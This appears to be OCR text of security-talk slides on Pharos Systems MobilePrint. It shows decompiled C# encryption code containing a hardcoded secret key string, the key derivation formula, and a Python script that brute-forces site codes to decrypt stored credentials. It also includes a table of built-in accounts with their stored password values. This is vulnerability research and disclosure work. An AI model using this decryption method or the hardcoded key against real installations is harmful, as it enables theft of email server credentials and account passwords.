


Email Server Credentials

MobilePrint Configuration




MobilePrint API




Encrypted Passwords?

```
// PharosSystems.Rest.API.MobilePrint.Data.Crypto
using System;
using PharosSystems.Communications.Extensions;

public static class Crypto
{
    static Crypto()
    {
        random = new Random();
        salt = new byte[2];
        saltStringLength = Convert.ToBase64String(salt).Length;
        encryptionKey = null;
        encryptionIv = null;
        productName = "Pharos Systems MobilePrint";
        SHA256CryptoServiceProvider sHA256CryptoServiceProvider = new SHA256CryptoServiceProvider();
        byte[] array = SecretKey.GenerateCertHash(Encoding.UTF8.GetBytes(productName), (HashAlgorithm)new SHA256CryptoServiceProvider());
        encryptionKey = sHA256CryptoServiceProvider.ComputeHash(array);
        encryptionIv = ComputeMd5Hash(array);
    }

    public static string Encrypt(string plainText)
    {
        return Encrypt(plainText, encryptionKey, encryptionIv);
    }

    public static string Encrypt(string plainText, byte[] key, byte[] iv)
    {
        if (string.IsNullOrEmpty(plainText))
        {
            return plainText;
        }
        random.NextBytes(salt);
        try
        {
            using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
            ICryptoTransform transform = aesCryptoServiceProvider.CreateEncryptor(key, iv);
            using MemoryStream memoryStream = new MemoryStream();
            using CryptoStream stream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
            using (StreamWriter streamWriter = new StreamWriter(stream))
            {
                streamWriter.Write(Convert.ToBase64String(salt) + plainText);
```

SecretKey


ILSpy
File View Window Help
(Default)
C#
C# 10.0 / VS 2022
Assemblies
RD
RG
RO
RS
RV
RZ
SD
SG
SO
SS
SV
SZ
T
TD
TG
TS
TV
TZ
U
UD
UG
US
UV
UZ
V
Base Types
Derived Types
V : byte[]
V()
V0
V(int) : string
VD
VG
VO
VS
VV
VZ
W
WD
WG
WS
WV
WZ
X
XD
XG
XO
XS
XV
XZ
Y
YD
YG
YO
YS
YV
YZ
Z
ZD
ZG
ZO
ZS
V(int) : string
// A.V
using System.Text;
internal static string V(int Y)
{
int num = 0;
if ((global::A.V.Y[Y] & 0x80) == 0)
{
num = global::A.V.Y[Y];
Y++;
}
else if ((global::A.V.Y[Y] & 0x40) == 0)
{
num = (global::A.V.Y[Y] & -129) << 8;
num |= global::A.V.Y[Y + 1];
Y += 2;
}
else
{
num = (global::A.V.Y[Y] & -193) << 24;
num |= global::A.V.Y[Y + 1] << 16;
num |= global::A.V.Y[Y + 2] << 8;
num |= global::A.V.Y[Y + 3];
Y += 4;
}
if (num < 1)
{
return string.Empty;
}
string @string = Encoding.Unicode.GetString(global::A.V.Y, Y, num);
return string.Intern(@string);
}

De4dot To The Rescue!



SecretKey


SecretKey

```
// PharosSystems.Communications.Extensions.SecretKey
#define TRACE
using ...

public static class SecretKey
{
    private static bool haveSecretKey;

    private static byte[] hashEncryptKey;

    private static byte[] aditionalEntropy;

    private static readonly string registryKeyName;

    private static readonly string registryKeyValue;

    private static readonly string extraKey;

    private static readonly string UnitTestKey;

    public static bool HaveSecretKey => haveSecretKey;

    static SecretKey()
    {
        aditionalEntropy = new byte[5] { 12, 8, 37, 1, 79 };
        registryKeyName = "SOFTWARE\\PharosSystems\\Communications";
        registryKeyValue = "WcfSeed";
        extraKey = "T%8wdF4K[csEgKbi";
        UnitTestKey = "UnitTestKey123456789";
        LoadKey();
    }

    public static void StoreNewKey(string key)
    {
        hashEncryptKey = GenerateHash(Encoding.UTF8.GetBytes(key + extraKey), new SHA1CryptoServiceProvider());
        using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Registry32))
        {
            using RegistryKey registryKey2 = registryKey.CreateSubKey(registryKeyName);
            byte[] value = Protect(hashEncryptKey);
```

MobilePrint Decryption


- SHA256(SHA256("Pharos Systems MobilePrint" + SHA1(<site code> + "T%8wdF4K[csEgKbi")))
- Simple!
- Well, except for the site code...

Site Code




```
# W--

import Crypto.Cipher.AES as AES
import Crypto.Util.Counter
import binascii
import sys
import base64
from hashlib import sha256
from hashlib import sha1
from hashlib import md5
from itertools import product

endstring = b"T%8wdF4K[csEgKbi"
keystring = b"Pharos Systems MobilePrint"
#passwordT%8wdF4K[csEgKbi
L2=['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z']
L1=['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z']


for per in product(L2, repeat = 6):

    for i in range (0,100):
        testpass = b"" + "".join(per).encode() + "{:02d}".format(i).encode()
        keypart1 = sha1(testpass + endstring).digest()
        keypart2 = sha256(keystring + keypart1).digest()
        finalkey = sha256(keypart2).digest()
        #print(binascii.hexlify(finalkey))

        #key = binascii.unhexlify("63I                                                    8E")
        #key = sha256(keystring).digest()
        iv = md5(keypart2).digest()
        decryptor = AES.new(finalkey, AES.MODE_CBC, iv)


        apikeydec = base64.b64decode("ZC                                                    v")


        out = decryptor.decrypt(apikeydec)

        if out[17:].isascii():
```


Decryption Complete



Built In Account Passwords


A hardcoded
password is worth
a thousand words

Fresh Database Install – Users Table




Password Hashing?

Results | Messages

	user_id	active	id	billing_option	last_name	first_names	group_id	password	ac
1	1	1	offline	Arrears	NULL	NULL	-1	sQQsIPMBXpWeRwi9/6cEEihx1vtfwMwZqnI63UGWUuSa/Tl/...	N
2	2	1	edicashier	Arrears	NULL	NULL	-1	sQQsIPMBXpWeRwi9/6cEEihx1vtfwMwZqnI63UGWUuSa/Tl/...	N
3	3	1	admin	Arrears	NULL	admin	-1	h575VM9pYc9lFmEBMclOpAmD9DpX8wRS	N
4	4	1	demo	Advance	name	test	-1	CC0gKtLeRXibw6pHbJA1BQ==	N
5	5	1	pharosadmin	Advance	NULL	ppp	-1	h575VM9pYc9lFmEBMclOpAmD9DpX8wRS	N


Password Comparisons




Password Encryption

- Generally you should hash a password not encrypt it
- What algorithm?
- What's the encryption key?

Show Me The Code!



